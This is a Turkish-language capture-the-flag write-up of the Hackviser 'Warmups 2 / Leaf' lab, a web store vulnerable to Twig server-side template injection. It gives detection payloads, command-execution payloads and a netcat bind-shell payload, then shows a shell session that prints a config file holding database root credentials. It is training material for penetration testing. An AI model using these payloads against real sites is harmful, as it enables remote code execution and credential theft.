
Warmups2/Leaf


Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan Warmups 2 / Leaf makinesinin çözümünü anlatacağım keyifli okumalar.

Öncelikle bize verilen adrese basit bir nmap taraması yapıyoruz.



Bu taramanın ardından 80/http ve 3306/mysql portlarının açık olduğunu görüyoruz. Buradan arkada çalışan bir MySQL servisinin çalıştığını anlıyoruz.

Siteye baktığımız zaman ise basit bir teknoloji mağazası olduğunu anlıyoruz.




Sitede gezinirken ürünlerin altında bulunan yorum yapma kısımlarını farkediyoruz. Bu kısımlara XSS vb. saldırıları yapmayı deniyoruz ancak bir sonuca ulaşamıyoruz.


Ardından da soruda bize sorulan sorulardan ve soru açıklamasından yola çıkarak **SSTI**

(Server Side Template Injection) Zafiyeti hakkında internetten bilgi toplamaya başlıyorum.


Ve (https://sefaozan.medium.com/server-side-template-injection-nedir-82c833d5403a) bu medium yazısına denk gelip gerekli bilgileri ediniyorum




Yukarıdaki resimde de gördüğümüz gibi yazdığımız `${7*7}` işlemimiz gerçekleşmedi. Inputumuzu `{{7*7}}` olarak değiştirip tekrar submit butonuna basıyoruz.



Bu sefer bir önceki paylod' dan farklı olarak 49 sonucunun ekrana basıldığını görüyoruz. Bu payload'ımız çalıştığı için yeşil renkli oku takip edip `{{7*'7'}}` payload'ını yazıp sumbit butonuna basıyoruz.






Yukarıdaki Template Engine türlerininden deneyebildiklerimi deniyorum. En sonunda buradakinin “Twig” olduğunu buluyorum. {{7*7}}


Ardından burada shell almak için araştırma yapmaya başlıyorum ve aşağıdaki github reposuna denk geliyorum

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection#twig


{{['id']|filter('system')}}



{{['whoami']|filter('system')}}




{{['ls']|filter('system')}}



Yukarıdaki denemeleri yaptıktan sonra sıra shell almaya geliyor.

{{['nc -nvlp 1111 -e /bin/bash']|filter('system')}} bu komutu attıktan sonra dinleme moduna geçiyorum.



nc -nv 172.20.3.44 1111

Başarılı bir şekilde shell aldım. Test etmek için ls komutu ile sistemdeki dosyaları listeliyorum.

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 172.20.3.44 1111
(UNKNOWN) [172.20.3.44] 1111 (?) open
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
```

Ve başarılı bir şekilde listeledim. Bu kısımdaki “config.php” dosyası dikkatimi çekiyor. “cat config.php” ile php dosyasını yazdırıyorum.

```
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

Bu şekilde database ismini de öğreniyoruz.

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...